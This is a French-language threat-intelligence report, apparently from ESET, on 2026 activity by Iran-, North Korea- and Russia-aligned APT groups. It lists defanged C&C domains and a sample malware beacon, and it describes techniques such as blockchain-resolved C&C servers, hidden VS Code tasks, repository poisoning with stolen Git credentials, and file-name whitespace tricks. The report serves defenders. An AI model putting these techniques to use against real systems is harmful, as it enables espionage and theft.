
La grande majorité des activités détectées par notre système de télémétrie visait des entités situées en Israël dans différents secteurs, sans qu'aucun en particulier ne se démarque comme cible privilégiée. Outre les cibles israéliennes, des entreprises américaines figuraient également sur la liste, bien qu'en nombre nettement inférieur. Comme lors de la période précédente, nous avons détecté des activités visant Israël que nous n'avons pas pu associer à un groupe connu. Celles-ci présentaient toutefois des caractéristiques correspondant à des activités alignées sur les intérêts de l'Iran.

Nous avons également découvert des activités présumées de collecte de renseignements menées par un groupe affilié au Hamas, qui avaient apparemment pour objectif de mieux cerner la position et la réflexion interne de l'Autorité palestinienne concernant le processus de paix et les efforts d'apaisement des hostilités dans la région.

L'activité s'intensifie après le déclenchement de la guerre menée par les États-Unis et Israël contre l'Iran

Des groupes qui étaient restés discrets ces derniers mois ou ces dernières années ont repris leurs activités en ciblant des victimes en Palestine (Arid Viper) et en développant de nouveaux logiciels malveillants (TortoiseShell et BladedFeline). Par ailleurs, des groupes traditionnellement actifs et visibles, tels que FilthyFeline et MuddyWater, ont refait surface après de longues absences qui avaient débuté au début de la guerre, fin février et début mars.

FilthyFeline semble avoir pris le relais dans le ciblage d'un opérateur de téléphonie mobile en



Secteurs ciblés par les groupes APT alignés sur les intérêts de l'Iran



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de l'Iran

Ouzbékistan, lequel avait déjà été pris pour cible par BladedFeline (un sous-groupe d'OilRig) en 2023. Nous avons également constaté que ce groupe utilisait `micsinfy[.]eu` pour cibler des victimes en Europe, depuis le 19 mars 2026, puis de moins en moins intensivement jusqu'au 9 juillet 2026, à l'aide d'un certificat Let's Encrypt délivré pour ce domaine le 18 mars 2026 et dont la validité a expiré le 16 juin 2026.

MuddyWater est revenu à ses méthodes d'avant-guerre en misant sur une première intrusion par hameçonnage ciblé, suivie de l'utilisation d'outils sur mesure et d'un logiciel d'accès à distance (RMM), en l'occurrence ScreenConnect. En août, MuddyWater a profité d'une faille de sécurité chez un prestataire informatique israélien pour envoyer des emails d'hameçonnage ciblé contenant une pièce jointe malveillante à des cibles situées en Israël et aux États-Unis. En cas de réussite, la pièce jointe installe ScreenConnect sur le disque et l'exécute.

Arid Viper : retour à Windows après une longue absence

En juin, Arid Viper a repris ses activités après une période d'inactivité, ciblant des postes Windows avec une nouvelle version de sa porte dérobée, Arid Gopher. La porte dérobée assure sa persistance en fonction de la présence de 360 Total Security. Si la solution est présente, une tâche planifiée nommée `OfficeClickToRun` est créée, sinon, le fichier `OfficeClickToRun.lnk` est placé dans le dossier Démarrage. Les communications avec le serveur de C&C, `kanreki[.]net`, sont encodées en Base64 et au format JSON, comme le montre la Figure 1.


```
{
    "did": ";98N58b4cm1782835688",
    "ex": "C:\\viruses\\gopher\\gopher.exe",
    "encoding_type": "2",
    "dname": "DESKTOP-TEST/TestUser",
    "av": "[{\"display_name\":\"Windows Defender\",
            \"product_state\":401664}]",
    "os": "Microsoft Windows 10 Pro (10.0.19045) - 64-bit",
    "version": "11.1",
    "middle": "kanreki.net/P9Iuq2YAfH"
}
```


Figure 1. Exemple de requête envoyée par Arid Gopher à son serveur de C&C




Figure 2. Contenu d'un document leurre déposé par la porte dérobée Arid Gopher

Une victime (présumée) en Palestine a envoyé la porte dérobée à VirusTotal. Celle-ci comprenait un document leurre intitulé `اسئلة دكتورة فارسين.docx` (traduction machine : Questions pour le Dr Farsin), comme le montre la Figure 2.

Le destinataire présumé du document, le Dr Farsin, fait probablement référence à Farsin (également orthographié Varsen) Aghabekian, **l'actuel ministre des Affaires étrangères de l'Autorité palestinienne**. Nous pouvons le déduire du contenu du document, qui présente une liste de questions relatives à la politique étrangère de la Palestine, peut-être destinées à ressembler à une demande de la presse adressée au ministre. Cela laisse penser que l'opération Arid Viper visait le ministère des Affaires étrangères et des Expatriés de l'Autorité palestinienne, ou une entité gouvernementale qui lui est rattachée.

L'Autorité palestinienne (basée en Cisjordanie) reste enlisée dans une **lutte de pouvoir de longue date** avec le Hamas (basé dans la bande de Gaza) pour le contrôle politique de l'État palestinien. Il n'est donc pas surprenant qu'un acteur malveillant affilié au Hamas, tel qu'Arid Viper, cible une organisation appartenant à son rival politique. Le contexte géopolitique actuel confère toutefois à une telle opération une importance particulière.

En effet, depuis le cessez-le-feu partiel conclu en octobre 2025 entre Israël et le Hamas, un **processus de négociation** difficile, mené sous l'égide des États-Unis, est en cours afin de parvenir à une cessation durable des hostilités dans la région.

En juillet 2026, le Hamas **a accepté** une feuille de route soutenue par les États-Unis de mise en œuvre des prochaines phases du **plan de paix** de l'administration Trump, comprenant notamment des dispositions relatives à son désarmement progressif, le **transfert de la gouvernance de Gaza** à un nouvel organe soutenu par l'ONU (le Comité national pour l'administration de Gaza), ainsi que le retrait progressif des forces israéliennes. Toutefois, les négociations restent au point mort en raison de désaccords entre les parties. Dans ce contexte, l'opération

Arid Viper aurait pu avoir pour objectif de recueillir des renseignements sur les démarches diplomatiques menées actuellement par l'Autorité palestinienne dans le cadre du processus de paix.

BladedFeline et TortoiseShell : mise en circulation de nouveaux logiciels malveillants

En août 2026, nous avons découvert une nouvelle porte dérobée que nous avons baptisée SharpShareIT. Il s'agit d'une version minimaliste que nous attribuons à BladedFeline, en raison de similitudes au niveau de ses fichiers avec des analyses de portes dérobées effectuées en mai 2023 et avril 2024. SharpShareIT utilise un User-Agent standard (et codé en dur) pour Microsoft Edge sous Windows 10 afin de se fondre dans le trafic Web, et propose des commandes opérateur permettant d'exécuter un script PowerShell et de télécharger ou d'envoyer un fichier.

De même, en mai 2026, nous avons détecté un successeur d'**IMAPLoader** de TortoiseShell, que nous (et d'autres) avions documenté en octobre 2023. Ces actualisations se sont principalement limitées à l'ajout de techniques de contournement des défenses, telles que la recherche de logiciels utilisés dans l'analyse des logiciels malveillants (par exemple VirtualBox, VMware ou Wireshark). Il est intéressant de noter que des messages spécifiques à Windows 7 figuraient dans les tâches planifiées utilisées à des fins de persistance.

Corée du Nord

Kimsuky Lazarus Operation DreamJob ScarCruft DeceptiveDevelopment ScarCruft

Synthèse des activités des groupes APT alignés sur les intérêts de la Corée du Nord


Les acteurs malveillants alignés sur les intérêts de la Corée du Nord n'ont pas connu d'évolution notable par rapport à la période précédente. Leurs cibles restaient variées et souvent choisies de manière opportuniste, touchant des développeurs de logiciels, des entreprises du secteur technologique et des cryptomonnaies, ainsi que des organismes gouvernementaux. Les activités motivées financièrement ont continué d'occuper une place prépondérante, avec des opérations visant à générer des revenus illicites destinés à financer l'État nord-coréen et ses programmes d'armement.

Le pays le plus visé était la Corée du Sud, suivie de l'Ukraine. La place prépondérante occupée par l'Ukraine fait apparaître une dynamique intéressante qui pourrait être liée à l'implication croissante de la Corée du Nord dans la guerre menée par la Russie contre l'Ukraine. Ce ciblage intervient notamment alors que Pyongyang a étendu son soutien militaire à la Russie au-delà des livraisons de matériel, pour y inclure du personnel et des moyens de plus en plus spécialisés, notamment dans le domaine des drones, un secteur dans lequel la Corée du Nord tente de se développer depuis un certain temps. À titre d'exemple, la Figure 3 (à la page suivante) présente un extrait d'un document leurre utilisé dans une récente campagne de Kimsuky.


Nous avons également constaté que des organisations des secteurs de la construction et de l'architecture faisaient l'objet d'attaques ciblées. Bien que les motivations de ces activités restent floues, celles-ci pourraient refléter les efforts déployés par la Corée du Nord pour acquérir des connaissances utiles au développement ou à la modernisation des infrastructures liées à ses programmes d'armement. Toutefois, le nombre limité de cas ne nous permet pas de formuler une évaluation plus fiable, et il faudrait observer une concentration plus marquée dans ces secteurs pour dégager une tendance plus claire.

L'opération DreamJob a repris contre la technologie des drones

Depuis au moins 2019, Lazarus manifeste un intérêt pour les secteurs de l'aérospatiale et de la défense, comme en témoignent ses attaques menées dans le



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Corée du Nord



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Corée du Nord



Figure 3. Document leurre utilisé par Kimsuky (recadré et expurgé)

cadre de l'opération DreamJob. Au cours de l'année 2025, la nature des cibles et des éléments identifiés dans les indicateurs de compromission (IoC) a mis en évidence le secteur des drones. Nous avons résumé nos conclusions dans un article publié en **octobre 2025**, et depuis lors, toute activité liée à ce domaine s'est tarie.

Vers juin 2026, l'opération DreamJob a repris ses activités de cyberespionnage portant sur la technologie des drones et les chaînes d'approvisionnement associées. Ceci a été confirmé dans un article publié par Check Point en août 2026, dans lequel les auteurs ont relevé une attention particulière portée *« au secteur de la défense, notamment aux organisations impliquées dans les technologies militaires telles que les capteurs de surveillance, les drones et la robotique »*.

L'accès initial était généralement obtenu via une technique d'ingénierie sociale axée sur le recrutement. Les attaquants proposaient à leurs victimes une offre d'emploi alléchante, mais fictive. Lors d'une attaque contre une entreprise du secteur de la défense en Europe centrale, un employé s'est vu remettre une archive ZIP protégée par mot de passe contenant un fichier PDF sur le thème de BAE Systems avec un en-tête PDF erroné, ainsi qu'une version infectée du lecteur SumatraPDF spécialement conçue pour ouvrir ce faux fichier PDF (voir la Figure 4). Même s'il ne s'agit **pas** d'une nouvelle méthode pour piéger les victimes, elle peut tout de même s'avérer efficace auprès d'employés peu méfiants.

Nous avons constaté une légère évolution de l'arsenal déployé depuis 2025. Les plugins **WinMerge** infectés, connus sous le nom de BinMergeLoader, ont été remplacés par deux plugins Notepad++ infectés que nous avons baptisés collectivement MortPusLoader. La charge utile principale était soit l'outil d'accès




Figure 4. Version de SumatraPDF infectée qui exécute un logiciel malveillant et affiche une fausse offre d'emploi

à distance ScoringMathTea habituellement utilisé par le groupe, également connu sous le nom de ForestTiger, soit LightlessTeaR, une variante réécrite de LightlessCan. LightlessTeaR améliore sa furtivité en implémentant en interne des commandes Windows couramment utilisées, plutôt que de les exécuter via la ligne de commande. Les attaquants ont également utilisé des serveurs de messagerie Web Roundcube compromis, appartenant à des établissements universitaires et à des institutions gouvernementales d'Amérique du Sud, comme infrastructure de C&C.

D'après les données télémétriques d'ESET et l'article publié par Check Point, il ne fait guère de doute que le groupe Lazarus a pris pour cible de nombreuses entreprises du secteur de la défense, principalement basées en Europe, qui sont des fabricants d'équipements d'origine (OEM), ou qui occupent une position de premier plan dans les chaînes d'approvisionnement de drones. Cette activité pourrait être liée à la guerre menée par la Russie contre l'Ukraine, qui a accéléré le développement et les essais sur le terrain des technologies de drones, en particulier celles visant à améliorer leur efficacité dans des environnements difficiles.

ScarCruft élargit sa gamme d'outils pour Android, Windows et Linux

Au cours des derniers mois, nous avons enquêté sur plusieurs campagnes ScarCruft qui utilisaient à la fois des familles de logiciels malveillants connues et d'autres jamais répertoriées auparavant. Quelques cas notables sont décrits dans les pages suivantes.

Nous avons découvert un faux site web diffusant une version infectée de Zangi Messenger, une application de messagerie mobile axée sur la confidentialité proposant des appels et des messages chiffrés de bout en bout, qui contenait une variante légèrement actualisée de la porte dérobée Android BirdCall que nous avions précédemment documentée dans un **article**. Pour les utilisateurs de Windows, le site web proposait également un programme d'installation infecté de l'émulateur Android BlueStacks, contenant un shellcode de téléchargement conduisant à RokRAT. Les opérateurs de ScarCruft ont probablement eu recours à des techniques d'ingénierie sociale pour attirer les victimes sur le site web et les convaincre d'installer le logiciel malveillant.

Nous avons également découvert un ver, que nous avons baptisé BlankOverride, qui se propage via des supports amovibles et contient la porte dérobée **BLUELIGHT** comme charge utile principale. BlankOverride incite ses victimes à l'exécuter en se faisant passer pour des dossiers présents sur le support amovible. Il n'exploite aucune vulnérabilité. Pour masquer l'extension de son fichier exécutable, le ver utilise un grand nombre d'espaces dans son nom de fichier. Nous l'avons détecté chez des victimes liées à l'infrastructure portuaire d'un pays africain.

Ce pays entretient des liens de longue date avec la Corée du Nord et fait partie des rares pays où elle dispose d'une ambassade. Nous estimons que les attaques visant les infrastructures portuaires pourraient s'expliquer par le renforcement de la présence russe à des fins de sécurité dans le pays ces dernières années. Alors que la Corée du Nord mène d'autres opérations visant à défendre ses intérêts nationaux dans cette région, nous estimons que la présence croissante d'une autre puissance étrangère présente probablement un intérêt sur le plan du renseignement pour Pyongyang. Ces compromissions coïncident globalement avec l'extension de la présence russe, notamment autour des infrastructures portuaires de la capitale, ainsi qu'avec les accords conclus entre la Russie et ce pays pour l'accès aux ports, qui pourraient porter à la fois sur les infrastructures de sécurité et sur les livraisons de pétrole. Un tel intérêt ne serait pas sans précédent, puisque nous avons déjà identifié des groupes alignés sur les intérêts de la Corée du Nord qui ciblent des intérêts russes liés aux infrastructures portuaires dans d'autres régions du monde.

Enfin, nous avons découvert CinderRelay, une porte dérobée pour serveurs Linux déployée par ScarCruft sur des serveurs compromis en Corée du Sud. En plus de fournir un accès shell administrateur, CinderRelay fait office de nœud au sein d'un réseau clandestin. Les machines compromises se connectent à ce réseau, tandis que l'opérateur est connecté en tant que nœud principal capable de contrôler les autres.

DeceptiveDevelopment remonte la chaîne d'approvisionnement logicielle

Entre avril et septembre 2026, les données télémétriques d'ESET et nos enquêtes ont révélé que les activités de DeceptiveDevelopment s'étendaient au-delà des faux entretiens d'embauche pour toucher l'ensemble de la chaîne d'approvisionnement logicielle. Dès qu'un développeur tombe dans l'un des pièges habituels tendus par ce groupe, le logiciel malveillant téléchargé récupère les identifiants Git, les clés SSH et les jetons d'accès, que les attaquants utilisent ensuite pour injecter du code malveillant dans les dépôts de la victime, en réécrivant souvent l'historique des commits afin d'effacer ses traces. Les artefacts concernés ont été diffusés via npm, le miroir des modules Go, Packagist, PyPI et les boutiques d'extensions de navigateur. La plupart des projets touchés sont de petits utilitaires, ce qui laisse supposer une propagation automatique plutôt qu'un ciblage délibéré, chaque projet compromis servant de nouveau point d'entrée vers ses utilisateurs en aval.

Alors que DeceptiveDevelopment avait auparavant recours à des blockchains publiques telles que TRON et Aptos pour dissimuler son infrastructure,




Figure 5. Chaîne d'exécution utilisant NullReceiver

nous avons récemment analysé des packages npm s'appuyant sur une technique **rendue publique** appelée NullReceiver : le chargeur recherche la dernière transaction envoyée depuis une adresse Ethereum codée en dur et lit l'adresse IP du serveur de C&C à partir de l'adresse du destinataire d'un transfert, sans fonds, (comme décrit dans la Figure 5 en page précédente). Pour changer de serveur de C&C, il suffit d'effectuer une nouvelle transaction. Aucune mise à jour du package n'est nécessaire et les enregistrements de la blockchain ne peuvent pas être supprimés. Après avoir reconstitué l'une de ces chaînes de bout en bout, nous avons découvert la même technique dans un référentiel détourné appartenant à un développeur légitime, lancé par une tâche VS Code cachée. D'après nos données, il s'agit d'un premier cas de système de résolution de serveurs de C&C basé sur la blockchain et intégré directement dans un projet hébergé sur GitHub.

Nous avons également constaté que ce groupe avait transféré ses leurres et ses charges utiles vers des services plus difficiles à neutraliser. Nous avons découvert des défis de programmation Web3 malveillants utilisés dans les premières étapes d'arnaques à l'entretien d'embauche. Ils étaient hébergés sur Gitea, une alternative à GitHub pouvant être auto-hébergée, sans équipe centrale susceptible de supprimer les projets. Pour les charges utiles de phase avancée, outre les services d'hébergement JSON tels que JSONBin.io et JSONHosting, le groupe a commencé à utiliser Pinata, une passerelle vers l'InterPlanetary File System (IPFS), où les fichiers sont identifiés par leur contenu plutôt que par leur emplacement : la fermeture du compte n'entraîne pas nécessairement la suppression de la charge utile.

Au vu de ces conclusions, nous estimons que DeceptiveDevelopment a mis à profit ces six mois pour étendre son champ d'action et renforcer son infrastructure, pour que chaque intrusion puisse toucher davantage de victimes et que chaque opération de démantèlement porte moins préjudice au groupe.

Au bout de plusieurs de ces chaînes, nous avons découvert OmniStealer, un programme de vol d'informations multiplateforme écrit en Python et régulièrement actualisé, qui cible les identifiants de navigateur, les portefeuilles de cryptomonnaies, les gestionnaires de mots de passe et les secrets des développeurs. Nous avons également découvert des versions actualisées de DEV#POPPER RAT, un cheval de Troie d'accès à distance basé sur Node.js. Pour s'implanter durablement sur les machines compromises, il intègre son code dans des applications que les développeurs utilisent quotidiennement, telles que VS Code, Cursor et Discord, afin qu'il s'exécute à nouveau à chaque fois que l'une d'entre elles est lancée.

Russie

Gamaredon Sednit TA488 Turla UAC-0244 PhantomCaptcha


Synthèse des activités des groupes d'APT alignés sur les intérêts de la Russie

Les acteurs malveillants alignés sur les intérêts de la Russie sont restés très actifs au cours de la période considérée, Gamaredon, Sednit et TA488 étant à l'origine d'une grande partie de cette activité. Les attaques ont continué de se concentrer principalement sur l'Ukraine, suivie par d'autres pays européens, les principales cibles étant des entités gouvernementales et de défense, des organisations militaires et du personnel militaire. Nos données de télémétrie ont permis de recenser plusieurs cas de collaboration opérationnelle entre Gamaredon et Turla, deux groupes que plusieurs agences de renseignement occidentales estiment être liés au FSB russe.


Nous avons continué à mettre en évidence des similitudes en matière de cibles et d'objectifs opérationnels entre les acteurs malveillants alignés sur les intérêts de la Russie et de la Biélorussie. La récurrence et le chevauchement de ces activités viennent renforcer notre analyse selon laquelle une coopération, voire une coordination, s'opère entre les groupes APT alignés sur les intérêts de ces deux pays.

Gamaredon

Au cours des dernières années, nous avons minutieusement documenté les activités de ce groupe, en nous concentrant notamment sur ses opérations menées en 2022–2023, 2024, et plus récemment en 2025. Gamaredon mène des opérations de cyberespionnage à grande échelle et figure parmi les acteurs malveillants les plus actifs qui ciblent l'Ukraine. Il est intéressant de noter que l'activité de Gamaredon a connu une baisse significative au cours de la période considérée, qui s'étend de la mi-mai à septembre 2026, comme le montre la Figure 6 (à la page suivante).



Secteurs ciblés par les groupes APT alignés sur les intérêts de la Russie



Techniques d'accès initial utilisées par les groupes APT alignés sur les intérêts de la Russie

Malgré le ralentissement général de l'activité, la collaboration entre Gamaredon et Turla s'est poursuivie. Nous avons évoqué cette coopération pour la première fois dans un **article** publié en septembre 2025. À cette époque, Gamaredon utilisait ses implants, notamment PteroGraphin, PteroOdd et PteroPaste, pour redémarrer Kazuar v3 de Turla et déployer Kazuar v2 sur plusieurs machines en Ukraine.




Figure 6. Nombre d'échantillons uniques d'hameçonnage ciblé liés à Gamaredon détectés chaque mois

Dans les nouveaux cas recensés en mars, avril et juin 2026, Gamaredon a utilisé PteroPSDoor pour déployer un script VBScript de reconnaissance de Turla que nous avons baptisé Rezzuar. Ce script recueille des informations détaillées sur le système de fichiers et l'environnement réseau, puis exfiltre les données collectées. Cela permet aux attaquants d'évaluer et de valider les systèmes compromis avant le déploiement du logiciel malveillant Kazuar de Turla.

En juillet 2026, nous avons remarqué une mise à jour intéressante de PteroBox, le logiciel de vol de fichiers développé par Gamaredon. Deux nouvelles extensions avaient été ajoutées à sa liste en vue de leur exfiltration : `.cdr` et `.kmz`. Ces fichiers supplémentaires que Gamaredon cherche à obtenir sont probablement des **dessins vectoriels CorelDRAW**, ainsi que des archives ZIP contenant des fichiers au format Keyhole Markup Language (qui utilisent l'extension **.kml**) et d'autres fichiers associés utilisés pour représenter des annotations géographiques et permettre la visualisation sur des cartes en deux dimensions et dans des navigateurs terrestres en trois dimensions.

PhantomCaptcha

Dans un **article** publié le 15 avril 2026, le CERT-UA a décrit une activité initialement référencée sous le numéro UAC-0247, puis consolidée sous le numéro UAC-0244. Cette activité recoupe celle de PhantomCaptcha, que SentinelOne a **documentée** publiquement en octobre 2025.

Selon le CERT-UA, au cours des mois de mars et avril 2026, UAC-0244 a pris pour cible des collectivités locales et des établissements de santé ukrainiens, en utilisant des emails d'hameçonnage portant sur l'aide humanitaire et les démarches administratives afin de diffuser des chaînes de logiciels malveillants en plusieurs étapes basées sur LNK/HTA/JavaScript. Les activités menées après l'intrusion comprenaient le déploiement de l'outil d'accès à distance AGINGFLY basé sur C# WebSocket et du téléchargeur PowerShell SILENTLOOP, le vol de données du navigateur et de WhatsApp via CHROMELEVATOR et ZAPiXDESK, la reconnaissance interne, les mouvements latéraux, la création de tunnels via Ligolo-ng/Chisel, ainsi que, dans au moins un cas, l'extraction de cryptomonnaies via XMRig.

Le CERT-UA a également recensé des attaques visant le secteur de la défense, impliquant un outil opérateur FPV infecté, diffusé via Signal et utilisant le chargement latéral de DLL. Au cours de cette période, nous avons identifié les mêmes techniques, tactiques et procédures (TTP) dans une campagne visant des dizaines d'utilisateurs d'ESET.

